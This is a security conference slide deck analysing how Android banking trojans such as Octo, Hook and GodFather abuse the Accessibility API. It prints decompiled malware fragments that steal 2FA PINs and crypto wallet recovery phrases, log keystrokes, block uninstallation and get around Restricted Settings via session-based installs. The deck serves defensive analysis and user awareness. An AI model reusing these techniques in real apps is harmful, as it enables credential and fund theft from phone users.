A cartoon illustration of a pirate with a green hat and a blue vest sailing a wooden boat. The boat has two sails; the front one says "INSOMNI'HACK" and the back one has a skull wearing headphones. A black flag with a white cross (Swiss flag) flies from the mast. The pirate is holding a sword and a telescope. The boat is on stylized green waves.

The Accessibility Abyss: Navigating Android Malware Waters

Axelle Apvrille, Fortinet

Insomni'hack, April 2024



① Introduction on Accessibility



- ② Demo of Android/Octo
- ③ How malware implement it
- ④ Restricted Settings
- ⑤ Conclusion and Solutions



“Accessibility is the quality of being able to be entered or used by everyone, including people who have a disability”

– Cambridge Dictionary

Accessibility on Android



- Magnifier
- Contrast, brightness
- Color blind mode
- Text-to-speech
- Speech-to-text
- **Dedicated apps**
- ...

The AccessibilityService API

"An accessibility service is an app that enhances the user interface to assist users with disabilities or who might temporarily be unable to fully interact with a device"

The screenshot shows the Android Developers website with the URL <https://developer.android.com/reference/android/accessibilityservice/AccessibilityService>. The page is under the 'Reference' tab in the 'Develop' section. The left sidebar shows navigation for 'Guides', 'UI Guide', 'Reference' (which is selected), and 'Samples'. Under 'Reference', there's a 'Filter' dropdown set to 'API level: R&L', and sections for 'Android API Reference', 'Overview', 'Android Platform', 'Packages', 'Interfaces', and 'Classes'. The 'AccessibilityService' class is highlighted in the 'Classes' section. The main content area displays the Java code for the AccessibilityService class, which extends Service and implements several interfaces. Below the code, a note explains the purpose of accessibility services. A 'Developer Guides' section provides links to related developer guides.

Accessibility services should only be used to assist users with disabilities in using Android devices and apps. They run in the background and receive callbacks by the system when `AccessibilityEvent`'s are fired. Such events denote some state transition in the user interface, for example, the focus has changed, a button has been clicked, etc. Such a service can optionally request the capability for querying the content of the active window. Development of an accessibility service requires extending this class and implementing its abstract methods.

Developer Guides

For more information about creating AccessibilityServices, read the [Accessibility](#) developer guide.

<https://developer.android.com/reference/android/accessibilityservice/AccessibilityService>



What can you do with an Accessibility Service?

Act on behalf of user:

- Click
- Swipe
- Scroll
- Gestures
- Navigate menus
- Launch an app
- Enter text



Receive events:

- Window updates
- Buttons clicked
- Windows focus

Handle display:

- Read, show, hide tooltips or hints
- Draw windows on top of other ones (overlay)

Abusing Accessibility

2017

Cloak and Dagger attack: clickjacking with overlays, keystroke recordings demo

2020

Abusing Accessibility is **extremely frequent** in Android malware.

Nov 2021

Permission Declaration Form to use the AccessibilityService API in **Google Play**.

Dec 2023

Restricted Settings in Android 13+




- ① Introduction on Accessibility
- ② Demo of Android/Octo
- ③ How malware implement it
- ④ Restricted Settings
- ⑤ Conclusion and Solutions



Demo: Android/Octo in action



- **Banking Trojan** family of 2022
- Poses as a **Chrome** browser



Asking end-user for Accessibility



Play Store
In order for the latest version of Play Store to work, you wil...

In order for the latest version of Play Store to work, you will need to enable accessibility. Please follow the steps below:

Step 1 - Go to "Settings"

Step 2 - Open "Accessibility"

Step 3 - Open "Installed Services"


Step 4 - Turn "Play Store" on

[GO TO SETTINGS](#)

A standard Android navigation bar with three icons: a left arrow for back, a circle for home, and a square for recent apps.

Android/BianLian (July 2023)

Asking end-user for Accessibility



Google Calendar

Update your Google Calendar.

Click the "Continue" button and follow the installation steps.

- 1 Open settings
- 2 In Accessibility, open the "Downloaded Services" or "Installed Services" section.
- 3 Activate the "Google Calendar" option.

Continue



Android/Cerberus (January 2024)



Asking end-user for Accessibility



Enable Accessibility Service

- Find 'Chrome'
- Set switch ON

[Open Settings](#)

A screenshot of an Android mobile application settings screen. At the top, it says "Enable Accessibility Service". Below that is a list with two items: "Find 'Chrome'" and "Set switch ON", each preceded by a blue circular bullet point. At the bottom is a blue rectangular button with the white text "Open Settings". At the very bottom of the screen is a black navigation bar with a white horizontal line in the center.

Android/Octo (March 2024)



Asking end-user for Accessibility



BTC Miner Pro

⟨ Accessibility Service

DOWNLOADED SERVICES

Switch Access OFF

TalkBack OFF

Start Accessibility OFF



>>

Android/Ermac (April 4, 2024)



- 1 Introduction on Accessibility
- 2 Demo of Android/Octo
- 3 How malware implement it
- 4 Restricted Settings
- 5 Conclusion and Solutions



Using the AccessibilityService API

- ① Implement a class that extends AccessibilityService

```
package com.beginhigh19;  
  
public class p023w extends AccessibilityService {  
    ...  
}
```

- ② Add BIND_ACCESSIBILITY_SERVICE to the manifest
- ③ Add meta data to configure the accessibility service



Add permission to the manifest

- ① Implement a class that extends AccessibilityService
- ② Add BIND_ACCESSIBILITY_SERVICE to the manifest

```
<service android:enabled="true"  
        android:exported="false"  
        android:label="@string/a"  
        android:name="com.beginhigh19.p023w"  
  
    ↳ android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">  
        <intent-filter>  
            <action  
    ↳ android:name="android.accessibilityservice.AccessibilityService"/>  
        </intent-filter>
```

- ③ Add meta data to configure the accessibility service



Configure meta data

- ① Implement a class that extends AccessibilityService
- ② Add BIND_ACCESSIBILITY_SERVICE to the manifest
- ③ Add meta data to configure the accessibility service

```
<meta-data  
    android:name="android.accessibilityservice"  
    android:resource="@xml/ftihautj"/>
```

Meta data file is `ftihautj.xml`.

```
<?xml version="1.0" encoding="UTF-8"?>  
<accessibility-service  
    ↗ android:accessibilityEventTypes="0xffffffff"  
    ↗ android:accessibilityFeedbackType="feedbackGeneric"  
    ↗ android:accessibilityFlags="flagDefault|flagIncludeNotImportantViews|  
    ↗ android:canRetrieveWindowContent="true"  
    ↗ android:description="@string/zQnYjeFaIrPaUl"  
    ↗ xmlns:android="http://schemas.android.com/apk/res/android"/>
```

`typeAllMask = 0xffffffff`




3 important classes

① AccessibilityService.

- ▶ Runs in background.
- ▶ When an event is fired, calls `onAccessibilityEvent()`. Event provided as argument.
- ▶ Call `getRootInActiveWindow()` to get root `AccessibilityNodeInfo`.

② AccessibilityEvent.

③ AccessibilityNodeInfo.



Accessibility Events

```
public void onAccessibilityEvent(AccessibilityEvent event) {  
    ...  
    String packagename = event.getPackageName() == null ? null :  
        event.getPackageName().toString();  
    if(event.getEventType() == CONTENT_CHANGE_TYPE_PANE_DISAPPEARED){  
        ...  
    }  
}
```

Android/BianLian botnet sample

- Event type, e.g. TYPE_VIEW_CLICKED, TYPE_VIEW_FOCUSED...
- Package name of the source: getPackageName()



Source of events

```
if(accessibilityEvent0.getClassName()  
    .equals("com.android.phone.settings.SimPickerPreference")) {  
    if(accessibilityEvent0.getSource() == null) {  
        // null if canRetrieveWindow content wasn't specified  
        // or if the originating view no longer exists  
        return false;  
    }  
}
```

- `getClassName()`: class name of the source,
- `getSource()`: source node (`AccessibilityNodeInfo`),
- Service meta-data `canRetrieveWindowContent` is necessary



AccessibilityNodeInfo

```
while(v < node.getChildCount()) {  
    AccessibilityNodeInfo node2 =  
    ↪ fddo.goto(accessibilityNodeInfo0.getChildAt(v), s, z);  
    if(node2 != null) {  
        return node2;  
    }  
    ++v;  
}
```

Searching for text in all children - Android/Octo

- A window content is seen as a **tree** of nodes (button, areas etc)
- Parse the tree: getChild(), getRootInActiveWindow()
- Search the tree: findAccessibilityNodeInfosByText(), findAccessibilityNodeInfosByViewId()




Reading the screen

```
[+] URL:https://1287abc
[+] Algorithm: AES/ECB/PKCS5Padding Operation: Encrypting
    [-] Key (hex): [53,52,53,54,57,100,50,97,97,97,101,55,49,55,54,51,51,53,97,54,55,98
[+] Algorithm: AES/ECB/PKCS5Padding Operation: Encrypting
    [-] Key (hex): [53,52,53,54,57,100,50,97,97,97,101,55,49,55,54,51,51,53,97,54,55,98
    [-] Key (Ascii): 54569d2aaaae7176335a67bf72e86736f
    [-] Key (Ascii): 54569d2aaaae7176335a67bf72e86736f

[+] URL:https://1287abc
[+] Algorithm: AES/ECB/PKCS5Padding Operation: Encrypting
    [-] Key (hex): [53,52,53,54,57,100,50,97,97,97,101,55,49,55,54,51,51,53,97,54,55,98
    [-] Key (hex): [53,52,53,54,57,100,50,97,97,97,101,55,49,55,54,51,51,53,97,54,55,98
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    [-] Key (hex): [53,52,53,54,57,100,50,97,97,97,101,55,49,55,54,51,51,53,97,54,55,98
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    [-] Key (hex): [53,52,53,54,57,100,50,97,97,97,101,55,49,55,54,51,51,53,97,54,55,98
    [-] Key (Ascii): 54569d2aaaae7176335a67bf72e86736f
    [-] Key (Ascii): 54569d2aaaae7176335a67bf72e86736f
```



```
AccessibilityNodeInfo node = searchNode(this.this(), "pin_value");
if(node != null && node.getText() != null) {
    postJson(this.context, "GOOGLE_AUTH: auth code " +
    accessibilityNodeInfo0.getText().toString());
}
```

Function names deobfuscated for clarity - Android/Octo Stealing the Google Authenticator 2FA pin

- Read text with `node.getText()`
 - Perform `ACTION_SET_TEXT` action on a node to edit it




Clicking on a node, scrolling...

```
if(s.equals("scroll")) {  
    // static is an ``obfuscated'' function name!  
    this.static(s1);  
}  
...  
private void static(String s) {  
    ...  
    accessibilityNodeInfo0.performAction((s1.equals("forward") ? 0x1000  
    ↪ : 0x2000));  
}
```

- ACTION_CLICK: 0x10
- ACTION_SCROLL_FORWARD: 0x1000
- ACTION_SCROLL_BACKWARD: 0x2000
- performAction(), performGlobalAction()



Android/Hook: Swipping up with a gestures




```
zikime0.dispatchGesture(b.f(x, y, x, ((int)((double)y) -  
↪ ((double)displayMetrics0.heightPixels) / 3.0)), 300), null, null);
```

- GestureDescription
- dispatchGesture()



Android/GodFather: Complex gestures




```
private static GestureDescription m071e58fa7bb(int x1, int y1, int x2,
→  int y2, int duration) {
    Path swipePath = new Path();
    swipePath.moveTo(((float)Math.max(x1, 0)),
                    ((float)Math.max(y1, 0)));
    swipePath.lineTo(((float)Math.max(x2, 0)),
                    ((float)Math.max(y2, 0)));
    GestureDescription.StrokeDescription d = new
    →  GestureDescription.StrokeDescription(swipePath, 0L,
    →  ((long)duration));
    GestureDescription.Builder swipeBuilder = new
    →  GestureDescription.Builder();
    swipeBuilder.addStroke(d);
    return swipeBuilder.build();
}
```



Android/Hook: Grabbing the recovery phrase of a Crypto Wallet

```
if(node != null) {  
    List list14 = node.findAccessibilityNodeInfosByViewId(  
        "com.wallet.crypto.trustapp:id/phrase");  
    if(list14 != null) {  
        ...  
        int children_nb = firstElem.getChildCount();  
        if(children_nb > 0) {  
            child_index = 0;  
            // loop on child_node =  
            ↪ firstElem.getChildAt(child_index);  
            ...  
            number = childNode.getChildAt(0).getText();  
            word = childNode.getChildAt(1).getText();  
            // store and loop  
            ...  
    }  
}
```

Malicious code edited for clarity



Corresponding application interface (target)
Image from [TrustWallet doc](#)



Android/GodFather: keylogging


```
switch(event.getEventType()) {  
    ...  
    case 16: { // TYPE_VIEW_TEXT_CHANGED  
        String s5 = event.getText().toString(); // new text  
        this.fdc1d71bb = this.fdc1d71bb +  
        event.getPackageName().toString() + s2 + "[(TEXT)]" + s5 + "|||";  
        // store the event  
        return;  
    }  
}
```

TYPE_VIEW_TEXT_CHANGED event occurs when user changes an
EditText



Android/Octo: prevent Device Admin removal

```
public CharSequence onDisableRequested(Context context0, Intent  
→ intent0) {  
    // AccessibilityService instance  
    p023w service = p023w.instance;  
    if(p023w0 != null) {  
        // Go back = move out of the window!  
        // Function name de-obfuscated for clarity ;-)  
        p023w0.new.go_back();  
    }  
  
    // scary message  
    return "Do you want to wipe all data?";  
}
```




- ① Introduction on Accessibility
- ② Demo of Android/Octo
- ③ How malware implement it
- ④ **Restricted Settings**
- ⑤ Conclusion and Solutions



Restricted Settings


- Introduced in Android 13 in December 2023
- Third party apps can't access Accessibility / Downloaded apps



- Restricted Settings can be allowed, to recover access to the Accessibility / Downloaded apps menu.


Restricted Settings

- Introduced in Android 13 in December 2023
- Third party apps can't access Accessibility / Downloaded apps



- Restricted Settings can be allowed, to recover access to the Accessibility / Downloaded apps menu.
 - ▶ Malware can ask user to do it...

Restricted Settings




- Introduced in Android 13 in December 2023
- Third party apps can't access Accessibility / Downloaded apps
 - ▶ adb install allowed to Restricted Settings

- Restricted Settings can be allowed, to recover access to the Accessibility / Downloaded apps menu.
 - ▶ Malware can ask user to do it...



Restricted Settings




- Introduced in Android 13 in December 2023
- Third party apps can't access Accessibility / Downloaded apps
 - ▶ adb install allowed to Restricted Settings
 - ▶ Google Play apps allowed to Restricted Settings

- Restricted Settings can be allowed, to recover access to the Accessibility / Downloaded apps menu.
 - ▶ Malware can ask user to do it...



Restricted Settings



- Introduced in Android 13 in December 2023
- Third party apps can't access Accessibility / Downloaded apps
 - ▶ adb install allowed to Restricted Settings
 - ▶ Google Play apps allowed to Restricted Settings
 - ▶ Any marketstore using a *session-based* installer is allowed to Restricted Settings
- Restricted Settings can be allowed, to recover access to the Accessibility / Downloaded apps menu.
 - ▶ Malware can ask user to do it...



Android/SecuriDropper

```
rvmvzweybuvrxmlfktogvdmcowrmpk5.mPackageInstaller =
→ context0.getPackageManager().getPackageInstaller();
// create parameters for a session-based install
PackageInstaller.SessionParams sessionParams = new
→ PackageInstaller.SessionParams(1);
packageInstaller$SessionParams0.setInstallLocation(0);
if(Build.VERSION.SDK_INT >= 26) {
    // INSTALL_REASON_USER indicates install was initiated by user (!)
    packageInstaller$SessionParams0.setInstallReason(4);
}
// open session and install malicious app
int v =
→ rvmvzweybuvrxmlfktogvdmcowrmpk5.mPackageInstaller.createSession(sessionParams);
packageInstaller$Session0 =
→ rvmvzweybuvrxmlfktogvdmcowrmpk5.mPackageInstaller.openSession(v);
inputStream0 = context0.getAssets().open("childapp.apk");
```

- It allows Restricted Settings
- User still needs to enable Accessibility



- ① Introduction on Accessibility
- ② Demo of Android/Octo
- ③ How malware implement it
- ④ Restricted Settings
- ⑤ Conclusion and Solutions



Implementation issues for malware authors

```
if(s.equals("com.teamviewer.host.market")) {  
    // Need to know layout of target  
    AccessibilityNodeInfo node =  
        injAccessibilityService0.findAndGetFirstSimilar(n0,  
        "android:id/button1", true);  
    // Test if node text == ``Settings''  
    if(node != null &&  
        (node.getText().toString().toLowerCase().contains(this.context()  
            .getResources().getString(0x7F070025).toLowerCase()))) {  
        injAccessibilityService0.performClick(node, "");  
    }  
}
```

- Need to know layout of targeted app
- If layout or name changes, malware no longer works
- Maintenance!



Bad Good Solutions



- Restricting access to layout of *other* apps
- ASLR for layout: randomize component names
- Permission request on use

Bad Good Solutions



- Restricting access to layout of *other* apps
- ASLR for layout: randomize component names
- Permission request on use

All of these would substantially block people with disabilities!



Detecting abuses for Malware Analyst

DroidLysis detects Accessibility abuses:

```
Smali properties / What the Dalvik code does
abort_broadcast      : True (abortBroadcast() is used to remove an incomplete process them)
accessibility_servic: True (Work with accessibility settings (use, or is used by malicious apps.)
```

Malware perform actions + access to Play Protect and Mi Security:

```
manufacturer          : True (Retrieves hardware manufacturer name)
nisecurity             : True (Checks presence, navigates to Mi Security Center or tries to disable)
model                  : True (Retrieves hardware build model)
nop                    : True (DEX bytecode contains NOP instructions.)
perform_action         : True (Perform action (click, scroll etc) on behalf of end user)
play_protect           : True (Tries to launch or disable Google Play Protect)
```

Gestures:


```
encryntion             : True (Uses encryption)
gesture                : True (Creating gestures on behalf of end-user)
get_accounts            : True (Possibly trying to retrieve the phone operation)
```

Uses TeamViewer + Steals 2FA PIN:

```
teamviewer              : True (Checks presence, navigates to or uses Team Viewer remote control app)
url                     : True (Parses a URL. Will usually just display the URL, but not post info.)
version                 : True (Build version)
webview                 : True (Display a URL in the WebView. Very much used to display custom pages)
2fa                     : True (Checks presence of 2FA app or navigates to it, or steals PIN)
```



Detecting abuses for End Users



- A legit application usually does *not* put pressure on you to do something (sound, repeated notification, scary message)

Detecting abuses for End Users

10:44



← BTC Miner Pro

Use service



(i) No description provided.


Enable BTC Miner Pro



- A legit application usually does *not* put pressure on you to do something (sound, repeated notification, scary message)



Detecting abuses for End Users




- A legit application usually does *not* put pressure on you to do something (sound, repeated notification, scary message)
- Why would BTC Miner Pro need to *control your screen?* *interact on your behalf?*

Simple rule: If you have no disabilities, **never** enable Accessibility for any application



Test: Allow or Deny?



Conclusion: Beware malware traps!




At least, this malware author
has taste_

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- [Medusa](#), GitHub



Thanks for your attention!



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Save the Date: November 29-30, 2024



Bonus

The screenshot shows the JEB Pro interface with the following details:

- Project Explorer:** Shows the project structure with files like `octo-march2024.apk`, `octo-march2024.ail`, and `com.beginhigh19`.
- Bytecode/Disassembly:** The current tab, showing assembly code for method `p023w`.

```
0000003E const-s
00000042 invoke-...
00000048 return-...
.end method

.method private static void const()
    if(!p023w.fddo("com.google.android.apps.authenticator2"))
        return;
}

AccessibilityNodeInfo accessibilityNodeInfo0 = fddo.else(this.this(), "pin_value");
if(accessibilityNodeInfo0 != null && accessibilityNodeInfo0.getText() != null) {
    goto.g(this.fddo, "GOOGLE_AUTH: auth code " + accessibilityNodeInfo0.getText().toString());
}

AccessibilityNodeInfo accessibilityNodeInfo1 = fddo.goto(this.this(), "current_user", true);
if(accessibilityNodeInfo1 != null && accessibilityNodeInfo1.getText() != null) {
    goto.g(this.fddo, "GOOGLE_AUTH: current user " + accessibilityNodeInfo1.getText().toString());
}

// String Decryptor: 1 succeeded, 0 failed
public static String else(String s) {
    if(s.isEmpty())
        return "";
}

String <1 = <.replace("...", "...");
```
- Source:** Shows the corresponding Java code for the method.

```
void const() {
    if(!p023w.fddo("com.google.android.apps.authenticator2"))
        return;
}

AccessibilityNodeInfo accessibilityNodeInfo0 = fddo.else(this.this(), "pin_value");
if(accessibilityNodeInfo0 != null && accessibilityNodeInfo0.getText() != null) {
    goto.g(this.fddo, "GOOGLE_AUTH: auth code " + accessibilityNodeInfo0.getText().toString());
}

AccessibilityNodeInfo accessibilityNodeInfo1 = fddo.goto(this.this(), "current_user", true);
if(accessibilityNodeInfo1 != null && accessibilityNodeInfo1.getText() != null) {
    goto.g(this.fddo, "GOOGLE_AUTH: current user " + accessibilityNodeInfo1.getText().toString());
}

// String Decryptor: 1 succeeded, 0 failed
public static String else(String s) {
    if(s.isEmpty())
        return "";
}

String <1 = <.replace("...", "...");
```
- Logger:** Displays log messages from the application.

```
[I] Method Lcom/beginhigh19/p054v;->goto(Landroid/content/Context;)Z: Decrypted string: "acsb_task"
[I] Method Lcom/beginhigh19/p054v;->goto(Landroid/content/Context;)Z: Decrypted string: "admin_attempts"
[I] Method Lcom/beginhigh19/p054v;->else(Landroid/content/Context;)Z: Decrypted string: "chrome"
[I] Method Lcom/beginhigh19/p044i;-><clinit>()V: Decrypted string: ">>SendScreenshotSrv"
```
- Bottom Status:** Shows memory usage: 271.7M / 7.7G.

